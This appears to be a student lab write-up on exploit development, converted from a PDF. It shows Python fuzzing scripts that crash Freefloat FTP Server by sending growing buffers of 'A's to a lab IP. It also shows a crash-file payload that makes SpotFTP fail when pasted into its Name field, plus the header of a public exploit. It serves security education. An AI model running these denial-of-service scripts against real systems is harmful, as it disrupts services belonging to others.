

Exploit Development




IT17098724 - Anesta W.D.S

Freefloat FTP Server – Simple fuzzer for remote application

Fuzzing is the art of automatic bug detection, used for assessing the security and stability of applications and software. A Fuzzer sends invalid, unexpected, random data to the targeted application's input points to stress the application to cause unexpected behavior, resource leaks, or even a crash.

- I. Download freefloat FTP server software from “Exploit Database” (<https://www.exploit-db.com/exploits/23243>)



The screenshot shows the Exploit Database website with the following details for the exploit:


- EDB-ID:** 23243
- CVE:**
- Author:** D35M0ND142
- Type:** REMOTE
- Platform:** WINDOWS
- Date:** 2012-12-09
- EDB Verified:** ✓
- Exploit:** 📄 / {}
- Vulnerable App:** 📄

Below the details, there is a section for the exploit code:

```
#Exploit title: Freefloat FTP Server Remote Command Execution USER Command Buffer Overflow
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefloat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
    target = ip.get()
```

On the right side, there is a sidebar with the text: "Become a Certified Penetration Tester" and "GET CERTIFIED".


II. Then install freeflot FTP server software in the Windows XP operating system.



For this server fuzz using python script. Not using any fuzzing framework like spike.


III. Download immunity debugger and install it.





Immunity Debugger is a powerful way to write exploits, analyze malware, and reverse engineer binary files.

IV. Then open app in immunity debugger and run it.




V. After that write the python script run it.

The image shows a Visual Studio Code editor window with a Python script named `Freefloat_FTP.py` open. The script is a Denial of Service (DoS) attack tool that uses the `socket` module to connect to a target IP address (`192.168.159.129`) on port `21`. It sends a large payload to cause a buffer overflow. The script is structured as follows:

```
1 import socket
2 import time
3
4 buffer_length = 50
5
6 while True:
7     try:
8
9         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10        s.connect(('192.168.159.129', 21))
11
12        junk = 'A'*buffer_length
13
14        payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'
15
16        s.send(payload.encode('raw_unicode_escape'))
17        buffer_length += 50 #increase bubble length
18        print(buffer_length)
19
20
21        print("payload send successfully")
22        s.close() # close the connection
23        time.sleep(1)
24    except:
25        print("overflow occurred at {}".format(buffer_length))
26
27
```

The interface includes a sidebar on the left with the Explorer, Search, and Run and Debug views. The bottom status bar shows the Python version (3.7.4 64-bit) and the base environment (conda). The bottom right corner displays the 'Activate Windows' message.

VI. Freeflot FTP server crash and overflow with A's



Python Script

```
import socket
import time

buffer_length = 1000

while True:
    try:


        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.159.129',21))

        junk = 'A'*buffer_length

        payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'


        s.send(payload.encode('raw_unicode_escape'))
        buffer_length += 1000 #increase bubble_length
        print(buffer_length)

        print("payload send successfully")
        s.close() # close the connection
        time.sleep(1)
    except:
        print("overflow occurred at {}".format(buffer_length))
```



```
Freefloat_FTP.py X
OHTS > Freefloat_FTP.py > ...
1  import socket
2  import time
3
4  buffer_length = 1000
5
6  while True:
7      try:
8
9          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10         s.connect(('192.168.159.129', 21))
11
12         junk = 'A'*buffer_length
13
14         payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'
15
16         s.send(payload.encode('raw_unicode_escape'))
17         buffer_length += 1000 #increase bubber_length
18         print(buffer_length)
19
20
21         print("payload send successfully")
22         s.close() # close the connction
23         time.sleep(1)
24     except:
25         print("overflow occurrrnt at {}".format(buffer_length))
26
27
```

1. To interact remotely we need to use socket library. So we import socket library.
We are acting as a client.



```
terminal  Help
Freefloat_FTP.py X
OHTS > Freefloat_FTP.py > ...
1  import socket
2  import time
```

2. Create a socket object.

af_inet means create ipv4 socket and **sock_stram** for TCP socket



```
8
9  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10  s.connect(('192.168.159.129', 21))
```

3. Connect to our FTP server using IP And Port. Using **s.connect** we are connected to the server.

- Our IP address: 192.168.159.129
- Port: 21

```
10 s.connect(('192.168.159.129',21))
11
```

4. Then send some data to the server. Create a variable of 1000A's and send that to our server.

```
3
4 buffer_length = 1000
5
6 while True:
7     try:
8
9         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10        s.connect(('192.168.159.129',21))
11
12        junk = 'A'*buffer_length
13
```

5. In this format, we need to send its simple GET request.

```
13
14 payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'
15
```

6. In this encoding sent like row bytes and it shows exactly what we send.

```
13
16 s.send(payload.encode('raw_unicode_escape'))
17 buffer_length += 1000 #increase bubber_length
```


7. In this script, we use while loop. **buffer_length += 1000** increase buffer_length in every round.

```
5
6 while True:
7     try:
8
9         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10        s.connect(('192.168.159.129', 21))
11
12        junk = 'A'*buffer_length
13
14        payload = 'GET' + junk + ' HTTP/1.1\r\n\r\n'
15
16        s.send(payload.encode('raw_unicode_escape'))
17        buffer_length += 1000 #increase bubble_length
18        print(buffer_length)
```

8. Last if any crash occurs socket close and we can check that overflow point.

If we get overflow point at 8000. It means somewhere between 7000 and 8000 overflow may occur.

```
20
21 print("payload send successfully")
22 s.close() # close the connection
23 time.sleep(1)
24 except:
25     print("overflow occurred at {}".format(buffer_length))
26
27
```

SpotFTP FTP Password Recovery Software- 'Name' Denial of Service


- I. Download SpotFTP ftp password recovery software from “NSAUDITOR.COM” (http://www.nsauditor.com/downloads/spotftp_setup.exe)



- II. Then install SpotFTP FTP software in the Windows XP operating system.




III. Write and run the python operating script to create a file.




```
SpotFTP.py
1  buffer = "Hacked" * 1000
2
3  payload = buffer
4
5  try:
6      f = open("crash.txt", "w")
7      print("[+] Creating %s bytes evil payload." % len(payload))
8      f.write(payload)
9      f.close()
10     print("[+] File created!")
11 except:
12     print("file cannot be created.")
```


IV. Run the software "Register → Enter Registration Code" or click "Enter Registration Code" button.



V. Normally user types a wrong name or password its popup warning message box.



VI. But copy the characters or words in the created file and paste that in the field 'Name' and click on 'Ok'. SpotFTP Crashed.



Python Script

```
buffer = "Hacked" * 1000
```

```
payload = buffer
```

```
try:
```

```
    f=open("crash.txt","w")
```

```
    print("[+] Creating %s bytes evil payload." %len(payload))
```

